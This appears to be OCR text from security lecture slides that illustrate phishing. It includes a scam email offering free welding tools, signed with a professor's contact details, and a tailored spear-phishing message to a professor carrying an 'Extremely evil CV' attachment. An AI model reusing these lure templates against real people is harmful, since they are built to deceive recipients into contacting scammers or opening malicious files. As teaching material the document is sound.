
From: info@jonathanconsultants.com
Date: Tue, 29 Oct 2024 16:35:59 +0000
Subject: Welding / Tools

Anyone in need of a dependable welding machine or a complete set of tools and accessories could take advantage of this kind offer. An excellent tool for a variety of welding applications is the Miller Dynasty welder. This machine is easy to use and powerful, especially with its wireless foot control and TIG Runner Package. High-quality accessories and the Snap-On Tools Box will also make any task simpler and more effective.

We encourage you to get in touch with Patty through her primary email at (phovis19@outlook.com) she will be happy to answer any questions you may have and provide you with more information about the items.

P. Chris Pistorius
Associate Department Head and POSCO Professor
(412) 268-7228
pistorius@cmu.edu

(1) Phishing: what I would do



Research internship?

Fraser Brown <fraserb@andrew.cmu.edu>
to Fraser

7:18 PM (0 minutes ago)

Hello Professor Brown,


I am applying to PhD programs in secure and programming languages---including at CMU---and I'd love to chat if you have some time! I'm very interested in your work on microarchitectural weird machines, especially the Flexo compiler. My background is (strangely) in computer architecture and type systems. I've done two research internships and have a second-author paper in submission (see attached).

Let me know if you're interested in chatting!
Cheers,
Fraser

One attachment • Scanned by Gmail

Extremely evil CV

(1b) Spear phishing




[redacted] | Digital Assets

Thrilled to announce that I've started a new role as Head of Sales at [redacted] [redacted]! ...more

